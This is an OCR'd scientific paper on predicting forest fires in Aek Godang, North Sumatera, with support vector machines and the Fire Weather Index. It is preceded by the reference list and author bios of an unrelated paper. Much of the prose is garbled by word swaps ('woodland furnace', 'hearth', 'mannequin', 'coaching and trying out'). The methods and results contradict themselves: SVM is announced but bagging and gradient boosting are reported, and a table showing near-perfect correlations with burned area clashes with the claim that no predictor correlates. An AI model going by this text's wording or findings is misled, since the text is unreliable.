[9] M. J. Frisch, G. W. Trucks, H. B. Schlegel, G. E. Scuseria, M. A. Robb, J. R. Cheeseman, G. Scalmani, V. Barone, B. Mennucci, G. A. Petersson, H. Nakatsuji, M. Caricato, X. Li , H. P. Hratchian, A. F. Izmaylov, J. Bloino, G. Zheng, J. L. Sonnenberg, M. Hada, M. Ehara, K. Toyota, R. Fukuda, J. Hasegawa, M. Ishida, T. Nakajima, Y. Honda, O. Kitao, H. Nakai, T. Vreven, Montgomery, Jr., J. A., J. E. Peralta, F. Ogliaro, M. Bearpark, J. J. Heyd, E. Brothers, K. N. Kudin, V. N. Staroverov, R. Kobayashi, J. Normand, K. Raghavachari, A. Rendell, J. C. Burant, S. S. Iyengar, J. Tomasi, M. Cossi, N. Rega, J. M. Millam, M. Klene, J. E. Knox, J. B. Cross, V. Bakken, C. Adamo, J. Jaramillo, R. Gomperts, R. E. Stratmann, O. Yazyev, A. J. Austin, R. Cammi, C. Pomelli, J. W. Ochterski, R. L. Martin, K. Morokuma, V. G. Zakrzewski, G. A. Voth, P. Salvador, J. J. Dannenberg, S. Dapprich, A. D. Daniels, Ö. Farkas, J. B. Foresman, J. V. Ortiz, J. Cioslowski and D. J. Fox, Gaussian Inc. , Wallingford CT (2009)

[10] T. C. Scott, I. P. Grant, M. B. Monagan and V. R. Saunders, Nucl. Instruments and Methods Phys. Research 389A, 117-120 (1997)

[11] T. C. Scott, I. P. Grant, M. B. Monagan and V.R. Saunders, MapleTech 4, 15-24 (1997)

[12]C. Gomez and T. C. Scott, Comput. Phys. Commun. 115, 548-562 (1998)

[13] Achatz, M., McCallum, S., & Weispfenning, V. (2008). Deciding polynomial-exponential problems. In D. Jeffrey (Ed.), ISSAC'08: Proceedings of the 21st International Symposium on Symbolic and Algebraic Computation 2008 (pp. 215-222). New York: Association for Computing Machinery. https://doi.org/10.1145/1390768.1390799

[14] A. Maignan, Solving One and Two-dimensional Exponential Polynomial Systems, ISSAC98, acm press, pp 215-221.

[15] Scott McCallum, Volker Weispfenning, Deciding polynomial-transcendental problems, Journal of Symbolic Computation, Volume 47, Issue 1, 2012, Pages 16-31, ISSN 0747-7171, https://doi.org/10.1016/j.jsc.2011.08.004.

[16] J. F. Rodriguez-Nieva and M. S. Scheurer, Identifying topological order through unsupervised machine learning, Nature Physics, Nature, Physics 15, 790 (2019)

[17] Eran Lustig, Or Yair, Ronen Talmon, and Mordechai Segev, Identifying Topological ns in Experiments Using Manifold Learning, Phys. Rev. Lett. 125, 127401 (2020)

[18] Jielin Wang, Wanzhou Zhang, Tian Hua and Tzu-Chieh Wei, Unsupervised learning of ase transitions using Calinski-Harabaz score, accepted by Physical Review Research, (2020)

[19] Shervan Fekri Ershad, Texture Classification Approach Based on Energy Variation IJMT 2, 52-55 (2012)

[20] Fan Decheng, Song Jon, Cholho Pang, Wang Dong, CholJin Won, Improved quantum clustering analysis based on the weighted distance and its application, Heliyon, Volume 4,Issue11, 2018, e00984, ISSN 2405-8440, https://doi.org/10.1016/j.heliyon.2018.e00984.

[21] B. Ripley, Cambridge University Press, Cambridge, UK (1996)

[22] B. Ripley, Available online , http://www.stats.ox.ac.uk/pub/PRNN/ (accessed on 3 January 2017)

[23] L. Bernardin, P. Chin, P. DeMarco, K. O. Geddes, D. E. G. Hare, K. M. Heal, G. Labahn, J. P. May, J. McCarron, M. B. Monagan, D. Ohashi and S. M. Vorkoetter, MapleSoft , Toronto (2012)

[24] Exoplanet.eu-Extrasolar Planets Encyclopedia, Available online , http://exoplanet.eu/ Retrieved 16 November 2015 (accessed on 2 January 2017)

[25] T. Yaqoob, New Earth Labs (Education and Outreach) , Baltimore, MD (USA, 16 November 2011)


[26] A. Gionis, H. Mannila, and P. Tsaparas, Clustering aggregation. ACM Transactions on Knowledge Discovery from Data (TKDD), 2007. 1(1): p. 1-30.

[27] Isak Gath and Dan Hoory, Fuzzy clustering of elliptic ring-shaped clusters, Pattern Recognition Letters", Vol. 16, 1995, p. 727-741, https://doi.org/10.1016/0167-8655(95)00030-K.

[28] http://cs.joensuu.fi/sipu/datasets/

[29] A. Ahmad and S. S. Khan, "Survey of State-of-the-Art Mixed Data Clustering Algorithms," in IEEE Access, vol. 7, pp. 31883-31902, 2019, doi: 10.1109/ACCESS.2019.2903568.

AUTHORS



Aude Maignan received the Ph.D. degree in applied mathematics from Limoges University, France, in 2000. She is an Associate Professor at Université Grenoble Alpes, France. Her research interests include complex systems, generalized Lambert function and graph rewriting.

Tony C. Scott graduated in 1991 with a Ph.D. in Theoretical Physics and was awarded the Pearson Medal for best Physics Doctoral thesis at the University of Waterloo (1991). His Master's thesis in Applied Mathematics (1986) is cited in the Wikipedia section on the Wheele Feynman absorber theory. Awarded with an N.S.E.R.C. postdoctoral scholarship, he subsequently did research in Mathematical Physics at the Harvard-Smithsonian in Cambridge MA USA(90-92). Afterwards, he did research in relativistic quantum chemistry and pioneered a mathematics course using computer algebra at the Mathematical institute in Oxford University in the UK ('93-'95). This was followed by further work at the University of Ben-Gurion in Israel ('96-'97), INRIA in France ('98-'99), the Forschungszentrum in Juelich Germany (2003) and eventually RWTH-Aachen University Germany (2003-2006) where he retains an affiliation. He worked for 7 years as a Data Scientist in Silicon Valley in the San Francisco bay area before returning as a professor in China. He is back in the private sector working in the area of Data Science.

FOREST FIRE PREDICTION IN NORTHERN SUMATERA USING SUPPORT VECTOR MACHINE BASED ON THE FIRE WEATHER INDEX

Darwis Robinson Manalu[1, 2], Muhammad Zarlis[1],
Herman Mawengkang[1] and Opim Salim Sitompul[1]

[1]Program Studi Doktor (S3) Ilmu Komputer, Fakultas Ilmu Komputer dan Teknologi Informasi, Universitas Sumatera Utara, Medan, North Sumatera-20222, Indonesia
[2]Universitas Methodist Indonesia, Medan, Sumatera Utara, Indonesia

ABSTRACT

Forest fires are a major environmental issue, creating economical and ecological damage while dangering human lives. The investigation and survey for forest fire had been done in Aek Godang, Northern Sumatera, Indonesia. There is 26 hotspot in 2017 close to Aek Godang, North Sumatera, Indonesia. In this study, we use a data mining approach to train and test the data of forest fire and the Fire Weather Index (FWI) from meteorological data. The aim of this study to predict the burned area and identify the forest fire in Aek Godang areas, North Sumatera. The result of this study indicated that Fire fighting and prevention activity may be one reason for the observed lack of correlation. The fact that this dataset exists indicates that there is already some effort going into fire prevention.

KEYWORDS

Forest fire; Fire Weather Index; Support Vector Machine; Machine Learning

1. INTRODUCTION

Forest fires are an important environmental issue, growing reasonably-priced and ecological damage whilst dangering human lives. Every year Northern Sumatra of Indonesia spends hundreds of thousands to deal with the wildfire breakout. This situation now not solely motives monetary damage however can additionally disrupt the ecological stability by way of destroying vegetation and plants and fauna [1]. Wildfire is additionally accountable for air pollution and changes in climatic circumstances over the period of time [2]. Over the decade forest fire has to turn out to be a major problem as it has endangered the lives of species. regardless of the massive charges concerned in controlling these dead fires, they are additionally an essential problem in forest fires [3]. The forests on the border of Aek Godang areas, North Sumatra had been badly affected and would be impacted through different areas in North Sumatra. The primary trouble of this study, how to computation the hotspot in this location to predict the woodland fire[4]. Firefighters are conscious of how forest fires can be unpredictable [5]. However, if this data is obtained through them as a warning about the breakout on time then this form of phenomenon can be anticipated, controlled mainly can be prevented. Many typical sciences deal with wildfire hazard analysis. In this study, based on the description above, we are aiming to remedy this

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 187-196, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101915

trouble via a historical analysis of woodland and land furnace facts and the usage of weather data to predict the extent of fires that have occurred. Then we also explored information mining strategies to locate out and predict the depth of wooded area and land fires [6]. Fast detection is a key component for controlling such a phenomenon. In achieving this, alternative options are needed. one of them is the use of nearby sensor-based automatic equipment furnished by using several meteorological stations [7]. causing meteorological conditions (such as temperature and wind) to affect the wooded area and land fires, as well as knowing what a furnace index, such as the Fire Weather Index (FWI), makes use of this data. FWI is primarily based on the Index Spread Index (ISI) about the spread of furnace and wind speed, then the Buildup Index (BUI) to calculate the quantity of gasoline that reasons a fire. All of this is used as a measure for the well-known index of heart hazards in woodland areas. In this work, we conducted statistics exploration with a data mining (DM) strategy so that we may want to predict the place of forest fires and burned land [8]. In this study, the method used is Support Vector Machines (SVM) [9] [10] and then uses four different feature selection settings (using spatial, temporal, FWI components, and weather attributes), by carrying out tests on the latest real-world data, data collected from the northern Sumatera. The satisfactory configuration end result is the use of the SVM method with 4 meteorological enter parameters (namely relative humidity, rain, temperature, and wind) and is capable to predict burnt areas from several widely wide-spread small fires. So, this know-how is very supportive and useful in enhancing preventive motion and administration of firefighting sources (equipment and people).

2. Data and Methods

2.1. Data

The dataset of this study had been collect in BMKG of Aek Godang Station, North Sumatera from 2017 years[11], from the LAPAN based on the Satellite of NOAA[12] and from PKHL Direktorat Pengendalian Kebakaran Hutan[13]. There are more than 26 hotspots in 2017 close to Aek Godang, Northern Sumatera was recorded[14].

2.2. Methods

The forest Fire Weather Index (FWI) is a Canadian device for ranking the hazard level of wooded area and land fires which includes six aspects (Figure 1)[6]: the first is the Fine Fuel Moisture Code (FFMC) which functions to decide the numerical ranking of moisture content material of litter and other fine fuels. Then the 2d is the Duff Moisture Code (DMC) which functions to discover the common moisture content of the organic layer which can indicate gasoline consumption in a medium-sized layer of grime and medium-sized wood. The 1/3 is the Drought Code (DC) which functions to calculate the common quantity of water content in deep and dense natural layers. As properly as being a useful indicator of the outcomes of the dry season on forest fuels and the number of fires in deep mud layers and massive logs. The fourth is the Initial Spread Index (ISI) which features to determine the charge of fireplace spread primarily based on wind speed and FFMC and the fifth. Is the Buildup Index (BUI), useful for calculating the amount of fuel available at the time of burning. all three of these are closely related to the gasoline code. The FWI index is an indicator measuring fireplace intensity and combining the two preceding components. Although the scale used is distinctive for each issue of the FWI, the perfect cost may also indicate extra severe combustion conditions. Then the different vital element is that the gasoline humidity code requires reminiscence (time lag) of the preceding climate conditions: is 12 days for DMC, sixteen hours for FFMC, and 52 days for DC. This is an essential indicator in figuring out the depth of the wooded area and land fires that take place.




Figure 1. The Fire Weather Index structure [7]

A regression dataset D is made up of $k \in \{1, ..., N\}$ examples, each mapping an input vector $(x_1^k, ... x_A^k)$to a given target y_k. The error is given by:e_k=y_k - $\hat{y}_k$, where $\hat{y}_k$ represents the predicted value for the k input pattern. The overall performance is computed by a global metric, namely the *Mean Absolute Deviation* (MAD)and *Root Mean Squared* (RMSE)[1], which can be computed as eq.1.

$$MAD = 1/N\ x \sum_{i=1}^{N} |\ yk\ -\ \hat{y}k|$$

$$RMSE = \sqrt{\textstyle\sum_{i=1}^{N} (y_i\ -\ \hat{y}_i)^2/N} \tag{1}$$

In both metrics, lower values result in better predictive models. However, the RM SE is more sensitive to high errors. Another possibility to compare regression models is the *Regression Error Characteristic* (REC) curve, which plots the error tolerance (x-axis), given in terms of the absolute deviation, versus the percentage point predicted by the Support Vector Machine by presenting a theoretical advantage over the Neural Network, such as the absence of a local minimum when optimizing the model. In this SVM regression, input x? RA can be converted into a high-dimensional feature space, through the use of nonlinear mapping.:

$$\hat{y} = w_0 + \textstyle\sum_{i=1}^{m} w_i \phi_i(x) \tag{2}$$

Where $\boldsymbol{\phi}_i(x)$ represents a nonlinear transformation, according to the kernel function $\boldsymbol{K}(\boldsymbol{x}, \boldsymbol{x}') = \sum_{i=1}^{m} \boldsymbol{\phi}_i(\boldsymbol{x}) \boldsymbol{\phi}_i(\boldsymbol{x}')$. To estimate the best SVM, the $\boldsymbol{\epsilon}$-insensitive loss function (Figure 4) is often used[1]. In presenting hyperparameters and less numerical difficulty than other kernels such as polynomials and sigmoid by using the popular Kernel Radial Basis Function

$$K(x, x') = exp(-\gamma||\ x - x'||^2), \gamma > 0 \tag{3}$$

The SVM performance is affected by three parameters*: C–a* trade-off between the model complexity and the amount up to which deviations larger than$\boldsymbol{\epsilon}$are to related; $\boldsymbol{\epsilon}$– the width of the $\boldsymbol{\epsilon}$-insensitive zone; and γ– the parameter of the kernel. Since the search space for the three parameters is high, the C and ϵ values will be set using theheuristics proposed in C= 3 (for standardized inputs) and $\epsilon = 3\hat{\sigma}\sqrt{\frac{\ln(N)}{N}}$, where and $\hat{\sigma}$is the standard deviation as predicted by a 3-nearest neighbor algorithm.




Figure 2. Example of a linear SVM regression and the ϵ-insensitive loss function

3. Result and Discussions

Predicting the fireplace burn of Aek Godang, the Northern Sumatera region must assist in directing resources over large areas. An exceptionally interpretable model might provide records on hearth prevention. One may consequently be inclined to seem at multi-linear regression or generalized additive models.

The result of the split the statistics into coaching and trying out sets as shown in Figure 3.




Figure 3. The distribution of the response variable

The response variable burned of Aek Godang, Northern Sumatera area, is extraordinarily skewed towards small fires. It might be beneficial to transform this with e.g. a Log10 () scaling. The visual-spatial statistic result of this study is proven in Figure four Most fires manifest at central and low X-Y coordinates, excep of one very high hearth count grid reference at (8, 6). Comparing complete fires with the total burned region there is some proof that fires at low X are small and numerous, where fires at high X are much less accepted however larger.




Figure 4. Visualize spatial statistics

The median burned region in Figure 5, reinforces the remaining bullet, that is to say, smaller fires dominate low-X regions the place large fires dominate at high-X regions.




Figure 5. Median Burned

Based on the express the average burned area is biggest in March (Figure 6). However, this may also be the result of a single or a few fires in view that the width of the distribution is small. The greatest fires tend to occur in the summertime months, Aug via Sep. There is no obvious fashion in location burned on a given day of the week.




Figure 6. Categorical Variable

In Figure 7, the fire depends as a characteristic of month and day appears like most fires take place in the summertime months of August through September. Most fires manifest on the weekend, possibly pointing to human recreation.





Figure 7. The fire count as a function of month and day look like

The FWI symptoms are all correlated with one another and with temperature. There may also be some (multi) collinearity, which will amplify the variance of a geared up model. It may be beneficial to mix these into a single predictor. We'll stick with the full set of predictors for now.



	X	Y	FFMC	DMC	DC	ISI	temp	RH	wind	rain	area
X	1.000000	-0.104349	-0.510968	0.163899	0.173017	-0.445531	-0.379804	0.525578	-0.320112	0.182948	0.152108
Y	-0.104349	1.000000	0.651102	-0.698352	-0.731524	0.603644	0.590436	-0.580939	0.239158	-0.241677	-0.697455
FFMC	-0.510968	0.651102	1.000000	-0.383860	-0.417636	0.966017	0.906448	-0.975714	0.234824	-0.463451	-0.367122
DMC	0.163899	-0.698352	-0.383860	1.000000	0.995787	-0.313409	-0.271251	0.274650	-0.212321	0.241341	0.991549
DC	0.173017	-0.731524	-0.417636	0.995787	1.000000	-0.339549	-0.307984	0.304645	-0.224787	0.251641	0.992462
ISI	-0.445531	0.603644	0.966017	-0.313409	-0.339549	1.000000	0.834487	-0.978134	0.215194	-0.337063	-0.293979
temp	-0.379804	0.590436	0.906448	-0.271251	-0.307984	0.834487	1.000000	-0.862024	0.186511	-0.519856	-0.236786
RH	0.525578	-0.580939	-0.975714	0.274650	0.304645	-0.978134	-0.862024	1.000000	-0.230477	0.425679	0.262224
wind	-0.320112	0.239158	0.234824	-0.212321	-0.224787	0.215194	0.186511	-0.230477	1.000000	-0.195281	-0.215478
rain	0.182948	-0.241677	-0.463451	0.241341	0.251641	-0.337063	-0.519856	0.425679	-0.195281	1.000000	0.216059
area	0.152108	-0.697455	-0.367122	0.991549	0.992462	-0.293979	-0.236786	0.262224	-0.215478	0.216059	1.000000

Figure 8. Correlation matrix

Based on Figure 8, the cross-validated imply absolute error from bagging is 0.09. Using default hyperparameters is not the strongest way to examine fashions in this way but we'll assume that the default hyperparameters are set to give practical starting points for most problems. This is very disappointing, the mannequin predicts a nearly regular response. There also appears to be a lower limit on the expected burned area. Does this mirror a lower restriction in the coaching data? It would be prudent to inspect this further.




Figure 9. Test predictions against the true burned area

The test set deviance increases beyond ~100 iterations, a clear signal that the model is overfitting. It would have been useful to do this checking out on a separate validation dataset as an alternative to the check set. This would have allowed us to go back and address the overfitting. Unfortunately, this is a very difficult dataset to work within that it is small with few if any predictors nicely correlated with the response. We would likely now not get any reward for similarly reducing the measurement of the coaching set.




Figure 10. Training and test set deviance

All the fashions give comparable consequences and are tremendously poor, gradient boosting gives the lowest cross-validation error so we will take this forward and attempt to tune the parameters. There is no huge correlation between any one of the predictors and the response. A multilinear regression or generalized additive model is probably no longer going to eke out a signal. Highly nonlinear techniques might be better suited at the rate of interpretation.




Figure 11. Feature importance

Many of the points have little or no significance in the closing model, they are probably adding noise, indicating that some feature selection might be prudent. The temperature has the easiest significance of all the features, which makes a lot of sense. However, each wind and rain have no importance. One might have expected fires to burn much less vicinity at instances of high precipitation and for high winds to fan the flames.

The wooded area fires dataset used to be presented in Cortez and Morais 2007 [1], the place the authors current an answer to this trouble the use of a trained support vector machine. In assessing the accuracy of their mannequin they produce a REC curve, which plots the error tolerance (x-axis), given in terms of the absolute deviation, versus the percentage of points envisioned in the tolerance (y-axis). The ideal regressor should be existing a REC region close to 0.5.




Figure 12. REC Curve

